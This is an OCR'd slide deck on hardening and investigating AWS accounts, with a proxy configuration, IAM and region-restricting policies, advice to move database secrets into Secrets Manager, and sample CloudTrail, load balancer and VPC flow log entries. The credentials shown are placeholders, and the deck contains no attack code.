
Using a Proxy with the Java V2 SDK

```
ProxyConfiguration config = ProxyConfiguration.builder()
                            .endpoint(new URI("http://proxy:3128"))
                            .addNonProxyHost("169.254.169.254")
                            .useSystemPropertyValues(Boolean.FALSE)
                            .build();

ApacheHttpClient.Builder clientBuilder = ApacheHttpClient.builder()
                                         .proxyConfiguration(config);

S3Client client = S3Client.builder()
                  .httpClientBuilder(clientBuilder)
                  .build();
```

Network Firewall




Control Blast Radius

Don’t let a vulnerability in one app turn your AWS account into a Bitcoin mine.

Application Roles

```
{
    "Version": "2012-10-17",
    "Statement": {
        "Effect": "Allow",
        "Action": [
            "s3:PutObject"
        ],
        "Resource": [
            "arn:aws:s3:::com-example-uploads/*"
        ]
    }
}
```

Multi-Account




Service Control Policies

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "RestrictRegion",
      "Effect": "Deny",
      "Action": "*",
      "Resource": "*",
      "Condition": {
        "StringNotEqualsIfExists": {
          "aws:RequestedRegion": [
            "us-east-1",
            "us-east-2",
            "us-west-1",
            "us-west-2"
          ]
        }
      }
    }
  ]
}
```

Secrets, not Environment Variables

PGHOST	db.example.com
PGPORT	5432
PGUSER	postgres
PGPASSWORD	hunter2
PGDATABASE	app

DB_SECRET	arn:aws:secretsmanager:us-east-1:123456789012:secret:Example



```
{
  "host": "db.example.com",
  "port": 5432,
  "username": "postgres",
  "password": "hunter2",
  "dbname": "app"
}
```

Post-Attack Post-Mortem

Were you attacked? Were they successful? What happened?

CloudTrail Events


```
{
    "eventTime": "2022-03-12T15:39:39Z",
    "eventSource": "secretsmanager.amazonaws.com",
    "eventName": "GetSecretValue",
    "awsRegion": "us-east-1",
    "sourceIPAddress": "123.45.67.89",
    "requestParameters": {
        "secretId": "..."
    },
    "userIdentity": {
        "type": "IAMUser",
        "arn": "arn:aws:iam::123456789012:user/kdgregory",
        "...": "..."
    },
    "...": "..."
}
```

Load Balancer Logs

Is the load balancer log different from the application log?

Load balancer logs identify request handler, some errors

```
https 2018-07-02T22:23:00.186641Z app/my-loadbalancer/50dc6c495c0c9188
192.168.131.39:2817 10.0.0.1:80 0.086 0.048 0.037 200 200 0 57
"GET https://www.example.com:443/ HTTP/1.1" "curl/7.46.0" ECDHE-RSA-AES128-GCM-SHA256 TLSv1.2
arn:aws:elasticloadbalancing:us-east-2:123456789012:targetgroup/my-targets/73e2d6bc24d8a067
"Root=1-58337281-1d84f3d73c47ec4e58577259" "www.example.com"
"arn:aws:acm:us-east-2:123456789012:certificate/12345678-1234-1234-1234-123456789012"
1 2018-07-02T22:22:48.364000Z "authenticate,forward" "-" "-" "10.0.0.1:80" "200" "-" "-"
```

https://docs.aws.amazon.com/elasticloadbalancing/latest/application/load-balancer-access-logs.html#access-log-entry-examples

VPC Flow Logs

Capture a summary of protocol-level traffic between nodes

Useful to diagnose traffic spikes in “normal” operations

```
#Traffic from source instance to host on the internet
i-01234567890123456 eni-1111aaaa2222bbbb3 10.0.1.5 203.0.113.5 10.0.1.5 203.0.113.5

#Response traffic from host on the internet to the source instance
i-01234567890123456 eni-1111aaaa2222bbbb3 203.0.113.5 10.0.1.5 203.0.113.5 10.0.1.5
```

https://docs.aws.amazon.com/vpc/latest/userguide/flow-logs-records-examples.html

Managed Services

Amazon GuardDuty, Amazon Detective

Ingests CloudTrail, DNS, EKS, and Flow Logs, applies rules, and reports “findings” when something suspicious happens

Detective is organization-wide, summarizes findings and provides search capability

AWS Trusted Advisor

Scans accounts for possible security vulnerabilities (public buckets, public snapshots, open port in security groups, …)

Amazon Inspector, Amazon Macie, …

Closing Thoughts

Source: https://en.wikipedia.org/wiki/File:Black_swan_jan09.jpg
Attribution: Fir0002/Flagstaffotos

Linus's Law

With enough eyeballs, all bugs are shallow

Keith's Corollary

But they have to bite someone first

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